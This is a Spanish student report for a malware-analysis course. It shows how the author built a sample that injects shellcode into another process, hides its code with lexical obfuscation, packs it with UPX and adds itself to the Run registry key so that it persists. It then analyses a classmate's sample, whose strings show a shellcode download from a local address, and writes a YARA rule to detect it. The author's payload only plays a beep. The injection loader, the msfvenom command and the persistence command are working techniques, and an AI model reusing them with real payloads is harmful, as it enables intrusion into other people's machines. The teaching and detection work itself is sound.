

# Análisis de Malware – Práctica Final

## Malware:


**Descripción:** se ha desarrollado un malware que consiste básicamente en la ejecución durante 10 segundos de un sonido muy agudo parecido a un pitido que resulta muy molesto al oído. El shellcode utilizado se ha generado con el siguiente comando:

```
msfvenom -p windows/x64/exec  
CMD="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -  
ExecutionPolicy Bypass -Command \"[console]::beep(5000, 10000)\" -f c -e  
x64/xor_dynamic
```

### Técnica de Payload Delivery: Descarga automática desde HTML

Se ha creado un código HTML con una función que permite la descarga automática del malware ejecutable encodeado en base64 con el nombre de “silbato.exe”.

Adicionalmente, en el HTML aparece un texto que atrae al usuario a ejecutar el malware.



### Técnica de ofuscación: Modificación léxica

Se ha implementado una ofuscación de modificación léxica en el código C del malware modificando el nombre de todas las variables y de las funciones locales

por conjuntos de caracteres sin ningún sentido ni significado en ningún lenguaje, además se han añadido printf con texto igualmente sin sentido para dificultar y entorpecer un posible análisis de código decompilado.

```
HANDLE prldf = jqrf0();

LPVOID zsdpq = VirtualAllocEx(prldf, NULL, sizeof(zqlym), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (zsdpq == NULL) {
    printf("239485798432750892347342562345634563456345";'';90';90';9'0;09'8071231324150897234089752639847\n");
    CloseHandle(prldf);
    return 1;
}

SIZE_T ytxsl = 0;
if (!WriteProcessMemory(prldf, zsdpq, zqlym, sizeof(zqlym), &ytxsl)) {
    printf("qerwqfufasldjhgoiabj35tyrbertgwersiguleyendoaskdjhfah8qu3h4uhuasdLfLkjhdsdLkjfhoiqwuehrf318o2848374y38fvjjnbalsdfhbhasleidoparanadaaskldhfajajaJJajajajajasdl\n");
    CloseHandle(prldf);
    return 1;
}

HANDLE vftyl = CreateRemoteThread(prldf, NULL, 0, (LPTHREAD_START_ROUTINE)zsdpq, NULL, 0, NULL);
if (vftyl == NULL) {
    printf("alskdjflksdjflksdSinAnimoañlskfj;'ç''''ç';'ç';.;mñ';;ñ.DYGHJORTJEDytlaksDeLfsadjnffkaLucrosfkñLajf\n");
    CloseHandle(prldf);
    return 1;
}
```

## Técnica de inyección: Inyección clásica

Se ha aplicado una inyección clásica de procesos en el que mediante la función FindProcessId() se crea una captura de los procesos que están corriendo en ese momento y de manera iterativa se prueba a obtener un manejador de estos procesos debido a que hay algunos que no se permite acceder sin permisos, por ello se busca uno que no hagan falta y podamos manejar.

```

HANDLE FindProcessId() {
    HANDLE hProcessSnap;
    PROCESSENTRY32 pe32;
    DWORD result = 0;
    HANDLE hProcess;

    hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (hProcessSnap == INVALID_HANDLE_VALUE) {
        return 0;
    }

    pe32.dwSize = sizeof(PROCESSENTRY32);

    if (!Process32First(hProcessSnap, &pe32)) {
        CloseHandle(hProcessSnap);
        return 0;
    }

    do {
        Process32Next(hProcessSnap, &pe32);
        result = pe32.th32ProcessID;
    } while (!(hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, result)));

    CloseHandle(hProcessSnap);
    return hProcess;
}

```

Una vez teniendo el manejador del proceso se pone a la cola la ejecución de nuestro shellcode.

```
HANDLE hProcess = FindProcessId();

LPVOID remoteMemory = VirtualAllocEx(hProcess, NULL, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (remoteMemory == NULL) {
    printf("Failed to allocate memory in remote process.\n");
    CloseHandle(hProcess);
    return 1;
}

SIZE_T bytesWritten = 0;
if (!WriteProcessMemory(hProcess, remoteMemory, buf, sizeof(buf), &bytesWritten)) {
    printf("Failed to write to remote process memory.\n");
    CloseHandle(hProcess);
    return 1;
}

HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)remoteMemory, NULL, 0, NULL);
if (hThread == NULL) {
    printf("Failed to create remote thread.\n");
    CloseHandle(hProcess);
    return 1;
}

WaitForSingleObject(hThread, INFINITE);

CloseHandle(hThread);
```

## Técnica de evasión: Empacado con UPX

Se ha usado la herramienta UPX para empackar el ejecutable con el objetivo de reducir la entropía de este.

```
(kali@kali)~[~/malware/practicafinal]
$ sudo upx silbato.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96 Markus Oberhumer, Laszlo Molnar & John Reiser Jan 23rd 2020


File size      Ratio      Format      Name
-----
68608 → 17408 25.37% win64/pe silbato.exe

Packed 1 file.
```

## Técnica de persistencia: Registro en HKEY\_CURRENT\_USER

Como técnica de persistencia se ha ejecutado desde el código C (debido a que si se ejecutaba este código desde el shellcode había conflictos con la ubicación del nombre del proceso) un comando en powershell que permite obtener la ubicación del ejecutable y crear un nuevo registro en HKEY\_CURRENT\_USER para que cada vez que se inicie sesión con el usuario que lo ejecuta, el exe vuelva a funcionar.

```
const char* command = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass -Command \"\n\" \"$scriptDir = Get-Location; \"\n\" New-ItemProperty -Path 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' -Name 'Silbato' \"\n\" -Value '\\\"$scriptDir\\silbato.exe\\\"' -PropertyType String\"";\n\nint result = system(command);
```




REG\_SZ

C:\Users\mcabr\OneDrive\Downloads\silbato.exe

## Análisis estático:

Se ha realizado un análisis estático del malware “Malware.exe” de mi compañero David Xia.

Se ha realizado un análisis de la entropía del malware con la herramienta binwalk con la que podemos ver las zonas que tienen más entropía y podemos observar que hay bastantes zonas que alcanzan los 6-7 puntos.



Al revisar los imports con IDA se ha podido comprobar que se usan funciones como `CreateRemoteThread` que sirven para hacer una inyección de procesos clásica.

[illegible]

```

0000... 00000013 C WriteProcessMemory
0000... 00000013 C CreateRemoteThread
0000... 00000028 C Error al descargar el payload desde %s\n
0000... 00000008 C Fichero
0000... 0000002E C Software\\Microsoft\\Windows\\CurrentVersion\\Run
0000... 00000026 C Error al abrir la clave de Registro.\n
0000... 0000002C C Error al establecer el valor del Registro.\n
0000... 00000023 C http://192.168.1.26:8000/shellcode
0000... 0000000D C %s\\shellcode
0000... 00000006 C fopen
0000... 00000007 C malloc
0000... 0000001C C Stack around the variable '
0000... 00000011 C ' was corrupted.

```

La regla yara sería:

```

rule Detect_Shellcode_URL
{
    meta:
        description = "Detects the string '192.168.1.26:8000/shellcode'"
        author = "Manuel"
        version = "1.0"

    strings:
        $url_string = "192.168.1.26:8000/shellcode"

    condition:
        $url_string
}

```

Y al ejecutarla vemos que se detecta en el malware.

```

C:\Windows\system32>yara -r C:\Users\Manuel\Desktop\regla.yar C:\Users\Manuel\Desktop\Malware.exe
Detect_Shellcode_URL C:\Users\Manuel\Desktop\Malware.exe

```

También podemos ver strings que nos aportan gran información como una ruta como es “F:\U-tad\4ºCurso\Análisis Malware\Malware Visual Studio\Malware\x64\Debug\Malware.pdb”

```

RegOpenKeyExW
RegQueryValueExW
RegCloseKey
PDBOpenValidate5
J... F:\U-tad\4ºCurso\Análisis Malware\Malware VisualStudio\Malware\x64\Debug\Malware.pdb
GetCurrentDirectoryW
CloseHandle

```

Incluso nombres de variables como “Fichero” o mensajes de error como “Error al descargar el payload desde %s\n”

```

1000D C VirtualAlloc
1000C C OpenProcess
1000F C VirtualAllocEx
10013 C WriteProcessMemory
10013 C CreateRemoteThread
10028 C Error al descargar el payload desde %s\n
10008 C Fichero
1002E C Software\Microsoft\Windows\CurrentVersion\Run
10026 C Error al abrir la clave de Registro.\n

```

Con lo que también puedo deducir que no se ha utilizado un método de ofuscación aparente y confirmo que se ha usado una técnica de inyección de procesos clásica ya que uno de los strings identificados es de un mensaje de error que dice “Error al abrir la clave de Registro”


```

C      Fichero
C      Software\Microsoft\Windows\CurrentVersion\Run
C      Error al abrir la clave de Registro.
C      Error al establecer el valor del Registro.
C      http://192.168.1.26:8000/shellcode
C      %s\shellcode

```

## Análisis dinámico:

También se ha realizado un análisis dinámico en el que nada más ejecutar el malware podemos ver en una consola datos que nos aportan información sensible del ejecutable.



The screenshot shows a console window with the title bar "VBOXSVR\carpetacompartida2\Malware.exe". The console output displays the message: "Error al descargar el payload desde http://192.168.1.26:8000/shellcode". The background of the console is black, and the text is white.

Se ha utilizado APIMonitor para ver las llamadas a las APIs y podemos observar como se han hecho llamadas a la API de Windows como la que se muestra en la que podemos ver la función GetCurrentProcess();

Parameters: NtQueryVirtualMemory (Ntdll.dll)				
#	Type	Name	Pre-Call Value	Post-Call Value
1	HANDLE	ProcessHandle	GetCurrentProcess()	GetCurrentProce
2	PVOID	Address	0x00007ff69e5b110e	0x00007ff69e5b1
3	MEMORY_INFO...	VirtualMemoryInformationCl...	MemoryRegionInformation	MemoryRegionIn
4	PVOID	VirtualMemoryInformation	0x000000a554d8f340	0x000000a554d8
5	SIZE_T	Length	48	48
6	PSIZE_T	ResultLength	NULL	NULL

Monitored Processes

Summary | 9,737 calls | 4.66 MB used | Malware.exe

\\VBOXSVR\carpetacompartida2\Malware.exe

\\VBOXSVR\carpetacompartida2\Malware.exe

9737 calls

4.66 MB used

Malware.exe

#	Time of Day	Thread	Module	API	Return Value
893	6:23:20.627 PM	1	KERNELBASE.dll	LdrLoadDll ( 2049, 0x000000a554d8f280, 0x000000a554d8f250, 0x000000a5...	STATUS_SUCCESS
894	6:23:20.627 PM	1	KERNELBASE.dll	RtlInitString ( 0x000000a554d8f340, "AreFileApisANSI" )	
895	6:23:20.627 PM	1	apphelp.dll	memset ( 0x000000a554d8f070, 0, 128 )	0x000000a554d...
896	6:23:20.627 PM	1	apphelp.dll	RtlEnterCriticalSection ( 0x00007ffa6abe2ee0 )	STATUS_SUCCESS
897	6:23:20.627 PM	1	apphelp.dll	RtlCaptureStackBackTrace ( 0, 16, 0x000000a554d8f0f0, NULL )	3
898	6:23:20.627 PM	1	apphelp.dll	memcpy ( 0x000000a554d8f070, 0x000000a554d8f0f0, 24 )	0x000000a554d...
899	6:23:20.627 PM	1	apphelp.dll	RtlLeaveCriticalSection ( 0x00007ffa6abe2ee0 )	STATUS_SUCCESS
900	6:23:20.627 PM	1	Malware.exe	InitializeListHead ( 0x00007ff69e5be8c0 )	
901	6:23:20.627 PM	1	Malware.exe	SetUnhandledExceptionFilter ( 0x00007ff69e5b110e )	NULL
902	6:23:20.627 PM	1	KERNELBASE.dll	NtQueryVirtualMemory ( GetCurrentProcess(), 0x00007ff69e5b110e, Me...	STATUS_SUCCESS
903	6:23:20.627 PM	1	KERNELBASE.dll	NtQueryVirtualMemory ( GetCurrentProcess(), 0x00007ff69e5b110e, Me...	STATUS_SUCCESS
904	6:23:20.627 PM	1	KERNELBASE.dll	NtQueryVirtualMemory ( GetCurrentProcess(), 0x00007ff69e5b110e, Me...	STATUS_SUCCESS
905	6:23:20.627 PM	1	KERNELBASE.dll	RtlAllocateHeap ( 0x000001cb4a0e0000, HEAP_CREATE_ENABLE_EXECUT...	0x000001cb4a0...
906	6:23:20.627 PM	1	KERNELBASE.dll	RtlEncodePointer ( 0x00007ff69e5b110e )	0x0ffed60d5b7...
907	6:23:20.627 PM	1	KERNELBASE.dll	RtlAcquireSRWLockExclusive ( 0x00007ffa6d4f9ae8 )	
908	6:23:20.627 PM	1	KERNELBASE.dll	RtlReleaseSRWLockExclusive ( 0x00007ffa6d4f9ae8 )	
909	6:23:20.627 PM	1	KERNELBASE.dll	RtlDecodePointer ( 0x000005c6395e6000 )	NULL

Parameters: NtQueryVirtualMemory (Ntdll.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
1	HANDLE	ProcessHandle	GetCurrentProcess()	GetCurrentProcess()
2	PVOID	Address	0x00007ff69e5b110e	0x00007ff69e5b110e
3	MEMORY_INFO...	VirtualMemoryInformationCl...	MemoryRegionInformation	MemoryRegionInfo...
4	PVOID	VirtualMemoryInformation	0x000000a554d8f340	0x000000a554d8f3...
5	SIZE_T	Length	48	48
6	PSIZE_T	ResultLength	NULL	NULL

Hex Buffer: 48 bytes (Post-Call)

0000 00 00 5a 9e f6 7f 00 00 80 00 00 00 00 00 01 00 80 02

0014 00 00 00 00 00 40 01 00 00 00 00 00 00 00 00 00 00 00

0028 ff ff ff ff 00 00 00 00

Call Stack: NtQueryVirtualMemory (Ntdll.dll)

#	Module	Address	Offset	Location
1	Malware.exe	0x00007ffa6ee70000	0x00000000	C:\Windows\...
2	Malware.exe	0x00007ffa6ee70000	0x00000000	C:\Windows\...

Output

Malware.exe: Monitoring Module 0x00007ffa6ee70000 -> C:\Windows\...

Malware.exe: Detaching Module 0x00007ffa6ee70000 -> C:\Windows\...